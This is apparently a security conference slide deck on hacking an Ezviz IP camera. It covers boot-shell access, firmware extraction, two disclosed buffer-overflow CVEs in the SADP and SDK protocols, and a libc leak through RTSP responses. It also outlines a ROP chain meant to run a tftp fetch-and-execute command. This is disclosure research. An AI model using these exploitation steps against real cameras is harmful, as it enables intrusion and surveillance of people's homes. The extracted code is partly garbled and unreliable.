

# **SADProtocol goes to Hollywood**

Hijacking an IP camera stream as seen in the movies

# F


# **Agenda**

- Motivation
- Recon
- Firmware analysis
- Vulnerability discovery
- Toolchain & debugging
- Exploitation
- Post-exploitation
- Takeaways

# **About us**



# Faraday's Security Research team



Octavio
Gianatiempo
@ogianatiempo



Javier
Aguinaga

@pastaCLS

# Motivation



# Hacking an IP cam

### Everything started when...

- Javier's Ezviz IP camera stopped working and wife asks to fix it
- To fix something you have to understand it
- Couldn't resist the temptation...



Nuevo | +10mil vendidos

MÁS VENDIDO 7º en Cámaras de Seguridad

1st goal: reverse engineer the camera and look for bugs!



# Drawing inspiration from the movies

We've all seen this kind of scenes










2nd goal: hijack the camera stream!

# Recon



# **Teardown**

We didn't take many photos



**UART &** Bad soldering skills:( LAN & Power **Custom SoC** Motors & lights SD Card reader



## **Boot**

```
U-Boot 2010.06-svn53126 (Apr 24 2019 - 15:32:40)
DRAM: 64 MiB
MMC: FH MMC: 0
product name:c6c 2019
Using SZ 8M flash partition choice.
Interface: MMC
  Device 0: Vendor: Man 035344 Snr 8375cf4e Rev: 8.0 Prod: SC64G
            Type: Removable Hard Disk
            Capacity: 60906.0 MB = 59.4 GB (124735488 x 512)
Partition 1: Filesystem: FAT32 "
reading ezviz.dav
load update file fail
Net: set to RMII
FH EMAC
Hit Ctrl+u to stop autoboot: 0
load kernel to 0xa0007fc0 ...
Bad checksum! Expect 0x1eeccb22 but read 0x1ed4a26f
It's not a valid extra, continue searching...
Verify app img successfully...
Verify kernel successfully...
Done!
```

#### What can we learn?

- U-Boot
- Tries to update from SD card
- Can stop autoboot and enter bootloader menu
- Verifies app and kernel image



## **Boot**

```
## Booting kernel from Legacy Image at a0007fc0 ...
    Image Name: Linux-3.0.8
    Image Type: ARM Linux Kernel Image (uncompressed)
    Data Size: 2139764 Bytes = 2 MiB
    Load Address: a0008000
    Entry Point: a0008000
    Verifying App Checksum ... OK
    Loading Kernel Image ... OK
OK

Starting kernel ...
Uncompressing Linux... done, booting the kernel.
starting pid 437, tty '': '/etc/app'
Input 'q' to exit initrun.sh~
```

#### What can we learn?

- Linux-3.0.8
- ARM processor
- initrun.sh script can be interrupted



## **Boot**

```
BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
-/bin/sh: stty: not found
BusyBox Protect Shell (psh)
Enter 'help' for a list of davinci system commands.
# help
Support Commands:
GetAnrCfgInfo
                                GetAnrProcess
ShowIpcAbility
                                accessDvrSwitch
clearDisksMode
                                ctrlArchDebug
disableHB
                                disableHik264
dvrLogInfo
                                dt
enableHik264
                                enableWatchdog
                                get3GMode
errputOpen
getCycleReboot
                                getDbgCtrl
getIp
                                getLastErrorInfo
getPort
                                getServerInfo
auiEnterMenuCount
                                quiPrtScr
helpm
                                helpu
megaDspConfig
                                miscCmd
outputClose
                                outputOpen
ping
                                printPart
```

#### What can we learn?

- We get a restricted shell
- Try to escape?
- There's an easier way



```
U-Boot 2010.06-svn53126 (Apr 24 2019 - 15:32:40)
DRAM: 64 MiB
       FH MMC: 0
product name:c6c 2019
Using SZ 8M flash partition choice.
Interface: MMC
  Device 0: Vendor: Man 035344 Snr 8375cf4e Rev: 8.0 Prod: SC64G
            Type: Removable Hard Disk
            Capacity: 60906.0 MB = 59.4 GB (124735488 x 512)
Partition 1: Filesystem: FAT32 "
reading ezviz.dav
load update file fail
Net: set to RMII
FH EMAC
Hit Ctrl+u to stop autoboot: 0
HKVS # printenv
bootargs=console=ttyS0,115200 root=/dev/ram0 mem=40M
bootcmd=loadk:bootm
```

## Just modify the kernel cmd line

- It has a rootfs
- rdinit: Run specified binary instead of /init or /linuxrc from the ramdisk, used for early userspace startup.

HKVS # setenv bootargs console=ttyS0,115200 root=/dev/ram0 mem=40M rdinit=/bin/sh HKVS # boot



```
load kernel to 0xa0007fc0 ...
Bad checksum! Expect 0x1eeccb22 but read 0x1ed4a26f
It's not a valid extra, continue searching...
Verify app img successfully...
Verify kernel successfully...
Done!
## Booting kernel from Legacy Image at a0007fc0 ...
                Linux-3.0.8
   Image Name:
   Image Type: ARM Linux Kernel Image (uncompressed)
                2139764 Bytes = 2 MiB
   Data Size:
   Load Address: a0008000
   Entry Point: a0008000
   Verifying App Checksum ... OK
   Loading Kernel Image ... OK
Starting kernel ...
Uncompressing Linux... done, booting the kernel.
BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

### Now we've got a full shell

- But we are stuck in the ramfs
- Reproduce the boot process
- But first we have to replace the restricted shell



```
trap '' SIGINT SIGTERM
PATH=.:/bin:/sbin:/dav0:/dav1
if [ ! -e /home/shellpid ] ; then
        echo "1" > /home/shellpid
                    #wait 30min(=1800s) no input
TMOUT=1800
stty erase "^h"
                    #added for psh backspace
/bin/psh
                    #added for protect shell
trap SIGINT
trap SIGTERM
   /etc/profile 10/13 76%
```

## Modify the user profile

- Nothing too interesting in init.d
- But look at /etc/profile
- Now you have to escape vim xD
- Continue the boot process



```
# ./linuxrc
starting pid 456, tty '': '/etc/app'
qqqInput 'q' to exit initrun.sh~
starting pid 487, tty '': '-/bin/sh'

BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
-/bin/sh: stty: not found

BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
# []
```


## Now we've got a full shell

- Everything gets mounted
- If you don't press q, initrun continues and the camera boots normally
- However pausing the boot process at this point will be useful later on



# Information gathering

## **Everything ezapp**



# Firmware analysis



# **Getting the firmware**

### Update interception

- Firmware not available on vendor website
- By intercepting an update we found a firmware download endpoint:
  - http://(sa|us)download.ezvizlife.com/device/[model]/2.0/[model].dav
  - Example model: CS-C6N-A0-1C2WFR
- Downloaded and extracted the firmware



# Firmware extraction

### Binwalk is all you need

- Binaries have no symbols
- Bruteforce the endpoint looking for firmwares with symbols
- Use bindiff to match functions and apply symbols to our version



# is Ezviz a brand of Hikvision?

## They implement Hikvision's protocols

- SADP (Search Active Devices Protocol)
- SDK command server

However, they say they are "two separate companies"





# is Ezviz a brand of Hikvision?

US FCC ban motivated searching for vulns in these protocols



#### Media Contact:

Will Wiquist will.wiquist@fcc.gov

For Immediate Release

FCC BANS EQUIPMENT AUTHORIZATIONS FOR CHINESE TELECOMMUNICATIONS AND VIDEO SURVEILLANCE EQUIPMENT DEEMED TO POSE A THREAT TO NATIONAL SECURITY

# F

## SADP

#### Multicast UDP, port 37020


```
Active Internet connections (servers and established)
Proto Recv-O Send-O Local Address
                                             Foreign Address
                                                                                 PID/Program name
                                                                     State
                  0 0.0.0.0:8000
                                             0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
tcp
                                            0.0.0.0:*
                                                                                 592/ezapp
                  0 0.0.0.0:8200
                                                                     LISTEN
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
                  0 0.0.0.0:554
tcp
                  0 127.0.0.1:53232
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 794/udhcpc
tcp
                  0 0.0.0.0:9010
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
                  0 0.0.0.0:50100
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
                  0 127.0.0.1:7001
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
                  0 0.0.0.0:9020
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
                                                                     ESTABLISHED 592/ezapp
tcp
                  0 10.42.0.106:33032
                                             52.67.164.242:31006
                  0 127.0.0.1:53232
                                             127.0.0.1:42971
                                                                     ESTABLISHED 794/udhcpc
tcp
tcp
                                                                     TIME WAIT
                  0 10.42.0.106:51410
                                             18.231.69.85:8666
                                                                     ESTABLISHED 592/ezapp
tcp
                  0 127.0.0.1:42971
                                             127.0.0.1:53232
udp
                  0 0.0.0.0:28460
                                            0.0.0.0:*
                                                                                 592/ezapp
udp
                                                                                 592/ezapp
                  0 0.0.0.0:9035
                                             0.0.0.0:*
udo
                                                                                 592/ezapp
                  0 0.0.0.0:41859
                                            0.0.0.0:*
udp
                  0 239.255.255.250:37020
                                            0.0.0.0:*
                                                                                 592/ezapp
Active UNIX domain sockets (servers and established)
                                                   I-Node PID/Program name
Proto RefCnt Flags
                         Type
                                    State
                                                                              Path
unix 3
                         STREAM
                                    CONNECTED
                                                     2082 -
                                                                              /var/1079215312
unix 2
               ACC 1
                         STREAM
                                    LISTENING
                                                      579 591/execSystemCmd
                                                                              /var/systemCmd.socket
unix 2
                         DGRAM
                                                      632 710/wpa supplicant
                                                                               /var/run/wpa supplicant/wlan0
unix 3
                         STREAM
                                    CONNECTED
                                                     1737 -
                                                                              /var/systemCmd.socket
                                                                              /var/systemCmd.socket
unix 2
                         STREAM
                                    CONNECTED
                                                      711 794/udhcpc
unix 2
                                                      609 710/wpa supplicant
                                                                              /var/systemCmd.socket
                         STREAM
                                    CONNECTED
```



#### Not documented

- Proprietary protocol
- Uses XML
- Activate cameras, configure networking and other features
- Normally you would use a desktop app







#### How does it work?

```
<?xml version="1.0" encoding="utf-8"?>
<Probe>
<Uuid>13A888A9-F1B1-4020-AE9F-05607682D23B/Uuid>//
                                               <?xml version="1.0" encoding="UTF-8"?>
 <Types>inquiry</Types>
                                               <ProbeMatch>
                                                 <Uuid>FC25924E-AFE2-49E6-ACC9-F84A6859054D
                                                 <Types>inquiry</Types>
                                                 <DeviceType>38930
                                                 <DeviceDescription>DS-2CD2432F-IW/DeviceDescription>
                                                 <SoftwareVersion>V5.2.5build 141201/SoftwareVersion>
                                                 <DSPVersion>V5.0, build 140714/DSPVersion>
                                                 <BootTime>2016-03-06 09:18:17
                                               </ProbeMatch>
```

This protocol can also use ethernet frames, for more details: <a href="https://sergei.nz/reverse-engineering-hikvision-sadp-tool/">https://sergei.nz/reverse-engineering-hikvision-sadp-tool/</a>

# **SDK command server**

#### TCP port 8000

```
Active Internet connections (servers and established)
Proto Recy-O Send-O Local Address
                                             Foreign Address
                                                                     State
                                                                                  PID/Program name
tcp
                  0 0.0.0.0:8000
                                             0.0.0.0:*
                                                                     LISTEN
                                                                                  592/ezapp
                                                                                 592/ezapp
tcp
                  0 0.0.0.0:8200
                                             0.0.0.0:*
                                                                     LISTEN
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                  592/ezapp
tcp
                  0 0.0.0.0:554
tcp
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                 794/udhcpc
                  0 127.0.0.1:53232
tcp
                                             0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
                  0 0.0.0.0:9010
tcp
                  0 0.0.0.0:50100
                                             0.0.0.0:*
                                                                     LISTEN
                                                                                 592/ezapp
tcp
                  0 127.0.0.1:7001
                                             0.0.0.0:*
                                                                     LISTEN
                                                                                  592/ezapp
tcp
                  0 0.0.0.0:9020
                                            0.0.0.0:*
                                                                     LISTEN
                                                                                  592/ezapp
                                                                     ESTABLISHED 592/ezapp
tcp
                  0 10.42.0.106:33032
                                             52.67.164.242:31006
                  0 127.0.0.1:53232
                                             127.0.0.1:42971
                                                                     ESTABLISHED 794/udhcpc
tcp
tcp
                                                                     TIME WAIT
                  0 10.42.0.106:51410
                                             18.231.69.85:8666
tcp
                  0 127.0.0.1:42971
                                             127.0.0.1:53232
                                                                     ESTABLISHED 592/ezapp
udp
                                            0.0.0.0:*
                                                                                  592/ezapp
                  0 0.0.0.0:28460
udp
                                                                                  592/ezapp
                  0 0.0.0.0:9035
                                             0.0.0.0:*
udp
                                                                                  592/ezapp
                  0 0.0.0.0:41859
                                             0.0.0.0:*
                  0 239.255.255.250:37020
                                                                                  592/ezapp
                                            0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags
                         Type
                                     State
                                                   I-Node PID/Program name
                                                                               Path
unix 3
                         STREAM
                                     CONNECTED
                                                     2082 -
                                                                              /var/1079215312
unix 2
               ACC 1
                         STREAM
                                     LISTENING
                                                      579 591/execSystemCmd
                                                                               /var/systemCmd.socket
unix 2
                         DGRAM
                                                      632 710/wpa supplicant
                                                                               /var/run/wpa supplicant/wlan0
unix 3
                         STREAM
                                     CONNECTED
                                                     1737 -
                                                                               /var/systemCmd.socket
                                                                               /var/systemCmd.socket
unix 2
                         STREAM
                                     CONNECTED
                                                      711 794/udhcpc
unix 2
                                                      609 710/wpa supplicant
                                                                               /var/systemCmd.socket
                         STREAM
                                     CONNECTED
```



# **SDK command server**

#### Not documented

- Proprietary network communication protocol
- Binary
- Live view, playback, remote file download, PTZ control, etc.
- Normally you would use C or C# alongside the SDK

# **Vulnerability discovery**



# Finding insecure function calls

#### Ghidra scripting FTW

- Same strategy as previous year talk:
  - Look for calls to strcpy, memcpy, etc
  - Check if the destination points to the stack
  - DEF CON 30: Hidden Attack Surface of OEM IoT devices
- Going through the insecure calls we found four vulnerabilities that:
  - Were good candidates for RCE
  - In functions related to these Hikvision protocols



# **Buffer overflows**

## Ye olde (mem|str)cpy

- Two stack based buffer overflows in an SDK function handler
  - Postauth
  - o CVE-2023-34551
- Two stack based buffer overflows in SADP protocol packet parsing
  - Preauth
  - CVE-2023-34552

# F

```
int mulicast parse sadp packet (...) {
 char mac addr unparsed [64];
 char mac addr unparsed cpy [64];
 if ( !strcmp(xml tag, "MAC") ) {
   memset (mac addr_unparsed, 0, sizeof (mac_addr_unparsed));
    memcpy (mac addr unparsed, xml tag content, xml tag content length); // In some FWs is
   convertMac (mac addr, mac addr unparsed);
```

```
int mulicast parse sadp packet (...) {
 char mac addr unparsed [64];
 char mac addr unparsed cpy [64];
→ if (!strcmp(xml tag, "MAC")) {
   memset (mac addr_unparsed, 0, sizeof (mac_addr_unparsed));
    memcpy (mac addr unparsed, xml tag content, xml tag content length); // In some FWs is
   convertMac (mac addr, mac addr unparsed);
```

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    memcpy (mac addr unparsed, xml tag content, xml tag content length); // In some FWs is
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```

# F

```
int mulicast parse sadp packet (...) {
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 if ( !strcmp(xml tag, "MAC") ) {
   memset (mac addr_unparsed, 0, sizeof (mac_addr_unparsed));
    memcpy (mac addr unparsed, xml tag content, xml tag content length); // In some FWs is
   convertMac (mac addr, mac addr unparsed);
```

```
int convertMac(char *dst, char *src) {
 dst[0] = 0;
     break;
   if (is_mac_sep(src_char)) { // -, : or space
```

### **SADP**

```
dst[0] = 0;
   break;
 if (is_mac_sep(src_char)) { // -, : or space
    dst[dst_idx] = converted_char + 16 * dst[dst_idx];
```

### F

### **SADP**

```
int convertMac(char *dst, char *src) {
 dst[0] = 0;
   if ( !src[src idx] )
     break;
   if (is_mac_sep(src_char)) { // -, : or space
     dst[dst_idx] = converted_char + 16 * dst[dst_idx];
```

### F

### **SADP**

```
int convertMac(char *dst, char *src) {
 dst[0] = 0;
     break;
   if (is_mac_sep(src_char)) { // -, : or space
```


### SDK

```
int netClientSetWlanCfg (int sockfd, char *cmd_buf) {
 char buf[772]
 char buf2[64];
 security value = *(int *)(cmd buf + 84);
 if ( security value == 1 ) {
   key offset = *(int *)(cmd buf + 100);
   memcpy (buf, cmd buf + 104, 132u);
   key info = buf + 33 * \text{key offset};
   strcpy(buf2, key info); // Buffer overflow #1
  } else {
   if ( valid security value ) {
     key info = cmd buf + 92;
     strcpy (buf2, key_info); // Buffer overflow #2
```



#### You have a crash... What now?

- Inspecting side-effects (registers, memory, etc)
- Finding the right offsets
- Bypassing mitigations
- A debugger would be great





#### But sometimes you don't have a crash...

- No symbols
- No strings near the vulnerable code
- Sometimes all you have is a chain of function calls (i.e. from a socket or a web endpoint)
- A debugger can also help to find how to trigger a crash

# F

### **Toolchain & debugging**

### Getting kernel and gcc versions

```
# cat /proc/cpuinfo
Processor : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS : 430.08
Features : swp half thumb fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 7
CPU variant : 0x0
CPU part : 0xb76
CPU revision : 7
Hardware : HIK IPC
Revision : 0000
Serial : 00000000000000000
# cat /proc/version
Linux version 3.0.8[svn 104094] (yujun7@Cpl-Ezviz-General-14-172) (gcc version 4.3.2
(crosstool-NG 1.19.0) ) #53 Thu Dec 17 17:50:51 CST 2020
```



### Building the corresponding docker image

- Find distro with similar kernel and gcc version
- You won't have the same libc implementation or version
- Compile statically

Ubuntu version Code name		Linux kernel version	
23.10	Mantic Minotaur	6.5	
23.04	Lunar Lobster	6.2	
22.10	Kinetic Kudu	5.19	
22.04	Jammy Jellyfish	5.15	
	•••		
14.10	Utopic Unicorn	3.16	
14.04 Trusty Tahr		3.13	



root@7675ed499969:~# arm-linux-gnueabi-gcc -v
Using built-in specs.
COLLECT\_GCC=arm-linux-gnueabi-gcc
COLLECT\_LTO\_WRAPPER=/usr/lib/gcc-cross/arm-linux-g
Target: arm-linux-gnueabi
Thread model: posix
gcc version 4.7.3 (Ubuntu/Linaro 4.7.3-12ubuntu1)



### Sometimes close enough is not enough

- You don't have space for a static binary
- Or other compatibility problems arise
- Build a full toolchain to compile dynamic executables that run on the target:
  - crosstool-NG
  - buildroot



### Mitigations

- Stack non-executable
- No PIE (but look at the base address)
- The system has ASLR: lib address space is randomized
- We need a leak, can we turn this overflow into a leak?

Arch: arm-32-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8000)



What can we control?


```
    Vuln function epilogue:
    POP {R4-R11, PC}
```

• Calling function after return: STR R4, [R5,R3]

Arbitrary write!



Real Time Stream Protocol





#### Real Time Streaming Protocol

```
Sending:
b'DESCRIBE rtsp://10.42.0.106 RTSP/1.0\r\nCSeq: 2\r\nUser-Agent: python\r\nAccept: application/sdp\r\n\r\n'

Received:
b'RTSP/1.0
401 Unauthorized\r\nCseq: 2\r\nWWW-Authenticate: Digest realm="64f2fb79c0fe", nonce="cdc0807cd74b95d26f6cff
fdd6dc370!
- ctale "FALSE"\c\alpha\r\n\r\n\r\n\n'
```



### Leaking libc addresses: RTSP responses

data:002E4F94	DCD a200	; "200"
data:002E4F98	DCD aOk	; "OK"
data:002E4F9C	DCD a201	; "201"
data:002E4FA0	DCD aCreated	; "Created"
data:002E4FA4	DCD a239255255250+0xC	; "250"
data:002E4FA8	DCD aLowOnStorageSp	; "Low On Storage Space"
data:002E4FAC	DCD a400300+4	; "300"
data:002E4FB0	DCD aMultipleChoice	; "Multiple Choices"
data:002E4FB4	DCD a301	; "301"
data:002E4FB8	DCD aMovedPermanent	; "Moved Permanently"
data:002E4FBC	DCD a302	; "302"
data:002E4FC0	DCD aMovedTemporari	; "Moved Temporarily"
data:002E4FC4	DCD a303	; "303"
data:002E4FC8	DCD aSeeOther	; "See Other"
data:002E4FCC	DCD a304	; "304"
data:002E4FD0	DCD aNotModified	; "Not Modified"
data:002E4FD4	DCD a305	; "305"
data:002E4FD8	DCD aUseProxy	; "Use Proxy"
data:002E4FDC	DCD off 277B50	; "09"
data:002E4FE0	DCD aBadRequest	; "Bad Request"
data:002E4FE4	DCD a401	; "401"
data:002E4FE8	DCD aUnauthorized	; "Unauthorized"



#### Leaking libc addresses: RTSP responses

```
data:002E4F94
                            DCD a200
                                                      "OK"
data:002E4F98
                            DCD a0k
                                                     "201"
data:002E4F9C
                            DCD a201
                                                     "Created"
data:002E4FA0
                            DCD aCreated
                struct response
data:002E4FA4
data:002F4FA8
                       char * statusCode;
data:002E4FAC
                       char * message;
data:002E4FB0
data:002E4FB4
data:002E4FB8
data:002E4FBC
data:002E4FC0
                struct responseCodes response[11]
data:002F4FC4
                            DCD aSeeOther
                                                      "See Other"
data:002F4FC8
                                                     "304"
data:002E4FCC
                            DCD a304
                            DCD aNotModified
                                                      "Not Modified"
data:002E4FD0
data:002E4FD4
                            DCD a305
                                                     "305"
data:002E4FD8
                            DCD aUseProxy
                                                     "Use Proxy"
data:002E4FDC
                            DCD off 277B50
                                                     "09"
                                                      "Bad Request"
data:002E4FE0
                            DCD aBadRequest
data:002E4FE4
                            DCD a401
data:002E4FE8
                            DCD aUnauthorized
                                                     "Unauthorized"
```



Leaking libc addresses: RTSP responses

```
Sending:
b'DESCRIBE rtsp://10.42.0.106 RTSP/1.0\r\nCSeq: 2\r\nUser-Agent: python\r\nAccept: application/sdp\r\n\r\n'

Received:
b'RTSP/1.0
401 Unauthorized\r\nCSeq: 2\r\nWWW-Authenticate: Digest realm="64f2fb79c0fe", nonce="cdc0807cd74b95d26f6cff
fdd6dc370!
- ctale="54!55"\c\ellower="64f2fb79c0fe"\r\nDate: Mon, Jul 31 2023 15:09:43 GMT\r\n
\r\n\n'
```



#### Leaking libc addresses: GOT table

```
        .got:002E0784 mkdir_ptr
        DCD __imp_mkdir
        ; DATA XREF: mkdir+8↑r

        .got:002E0788 atol_ptr
        DCD __imp_atol
        ; DATA XREF: atol+8↑r

        .got:002E078C malloc_ptr
        DCD __imp_malloc
        ; DATA XREF: malloc+8↑r

        .got:002E0790 mq_unlink_ptr
        DCD __imp_mq_unlink
        ; DATA XREF: mq_unlink+8↑r

        .got:002E0794 strrchr_ptr
        DCD __imp_strrchr
        ; DATA XREF: strrchr+8↑r
```



### Leaking libc addresses: overwriting

data:002E4FE0 data:002E4FE4 data:002E4FE8	DCD a401 DCD aUnauthorized	; "401 ; "Una thorized"
data:002E4FDC	DCD off_277B50	; "09"
data:002E4FD8	DCD aUseProxy	; "Use Proxy"
data:002E4FD4	DCD a305	; "305"
data:002E4FD0	DCD aNotModified	; "Not Modified"
data:002E4FCC	DCD a304	; "304"
data:002E4FC8	DCD aSeeOther	; "See Other"
data:002E4FC4	DCD a303	; "303"
data:002E4FC0	DCD aMovedTemporari	; "Moved Temporarily"
data:002E4FBC	DCD a302	; "302"
data:002E4FB8	DCD aMovedPermanent	; "Moved Permanently"
data:002E4FB4	DCD a301	; "301"
data:002E4FB0	DCD aMultipleChoice	; "Multiple Choices"
data:002E4FAC	DCD a400300+4	; "300"
data:002E4FA8	DCD aLowOnStorageSp	; "Low On Storage Space
data:002E4FA4	DCD a239255255250+0xC	; "250"
data:002E4FA0	DCD aCreated	; "Created"
data:002E4F9C	DCD a201	; "201"
data:002E4F98	DCD a0k	; "OK"
data:002E4F94	DCD a200	; "200"



### Leaking libc addresses: overwriting

data:002E4FE0 data:002E4FE4 data:002E4FE8	DCD a401 .got:002E0734	; "401 ; "Una thorized"
data:002E4FDC	DCD off_277B50	; "09"
data:002E4FD8	DCD aUseProxy	; "Use Proxy"
data:002E4FD4	DCD a305	; "305"
data:002E4FD0	DCD aNotModified	; "Not Modified"
data:002E4FCC	DCD a304	; "304"
data:002E4FC8	DCD aSeeOther	; "See Other"
data:002E4FC4	DCD a303	; "303"
data:002E4FC0	DCD aMovedTemporari	; "Moved Temporarily"
data:002E4FBC	DCD a302	; "302"
data:002E4FB8	DCD aMovedPermanent	; "Moved Permanently"
data:002E4FB4	DCD a301	; "301"
data:002E4FB0	DCD aMultipleChoice	; "Multiple Choices"
data:002E4FAC	DCD a400300+4	; "300"
data:002E4FA8	DCD aLowOnStorageSp	; "Low On Storage Space
data:002E4FA4	DCD a239255255250+0xC	; "250"
data:002E4FA0	DCD aCreated	; "Created"
data:002E4F9C	DCD a201	; "201"
data:002E4F98	DCD aOk	; "OK"
data:002E4F94	DCD a200	; "200"

### F

### **Exploitation**

### Leaking libc addresses

```
Received:
b'RTSP/1.0 \x08=2@0v\'@\xe8\xf1/@\x1c\xe6 \x08=2@0v\'@\xe8\xf1/@\x1c\xe6\<mark>r\nCSeq: 2\r\nWWW-Authentic</mark>
"64f2fb79c<del>0fe", nonce="44d4505502f450cd5a05a55d5554be0f", stale="fAc5E"(</del>\n<u>WWW-Authenticate: Basic</u> r
\r\nDate: Mon, Jul 31 2023 15:07:49 GMT\r\n\r\n\n'
00000000: 52 54 53 50 2F 31 2E 30 20 08 3D 32 40 30 76 27 RTSP/1.0 .=2@0v'
00000010: 40 E8 F1 2F 40 1C E6 20 08 3D 32 40 30 76 27 40
                                                            a../a.. .=2@0v'@
00000020: E8 F1 2F 40 1C E6 0D 0A 43 53 65 71 3A 20 32 0D
                                                             ../@....CSeq: 2.
                                                             .WWW-Authenticat
00000030: 0A 57 57 57 2D 41 75 74 68 65 6E 74 69 63 61 74
00000040: 65 3A 20 44 69 67 65 73  74 20 72 65 61 6C 6D 3D  e: Digest realm=
00000050: 22 36 34 66 32 66 62 37   39 63 30 66 65 22 2C 20
                                                            "64f2fb79c0fe".
00000060: 6E 6F 6E 63 65 3D 22 34
                                  34 64 34 35 30 33 33 36
                                                            nonce="44d450336
00000070: 32 66 34 33 36 63 64 35 61 36 39 61 35 33 64 35 2f436cd5a69a53d5
                                                           554be0f". stale=
00000080: 35 35 34 62 65 30 66 22 2C 20 73 74 61 6C 65 3D
00000090: 22 46 41 4C 53 45 22 0D 0A 57 57 57 2D 41 75 74
                                                            "FALSE"..WWW-Aut
000000A0: 68 65 6E 74 69 63 61 74 65 3A 20 42 61 73 69 63 henticate: Basic
000000B0: 20 72 65 61 6C 6D 3D 22  36 34 66 32 66 62 37 39   realm="64f2fb79
000000C0: 63 30 66 65 22 0D 0A 44    61 74 65 3A 20 20 4D 6F    c0fe"..Date: Mo
000000DD: 6E 2C 20 4A 75 6C 20 33  31 20 32 30 32 33 20 31  n. Jul 31 2023 1
000000F0: 35 3A 30 37 3A 34 39 20 47 4D 54 0D 0A 0D 0A
                                                             5:07:49 GMT....
```



Leaking libc addresses

```
Leaked:
strcat @ 0x40323d08
prctl @ 0x40277630
feof @ 0x402ff1e8
libc base @ 0x402f1000
```



### Building a ropchain to execute arbitrary commands

- Copy string from stack to known empty location
- Call system to execute the string as a command
- Call pthread\_exit to terminate the thread without crashing

The command will use a tftp client to fetch a binary and then it will execute it



```
int mulicast parse sadp packet (...) {
 char mac addr unparsed [64];
 char mac addr unparsed cpy [64];
 if (!strcmp(xml tag, "MAC")) {
   memset (mac addr unparsed, 0, sizeof (mac addr unparsed));
     memcpy (mac_addr_unparsed, xml_tag_content, xml_tag_content_length);  // In some FWs is
   snprintf (mac addr unparsed cpy, 64u, "%s", xml tag content;
```



```
mac_addr_unparsed: -----00-00-00-00-11-11-11-11-22-22-22-22-33-33-33
```



```
mac_addr_unparsed: -----00-00-00-00-11-11-11-11-22-22-22-22-33-33-33
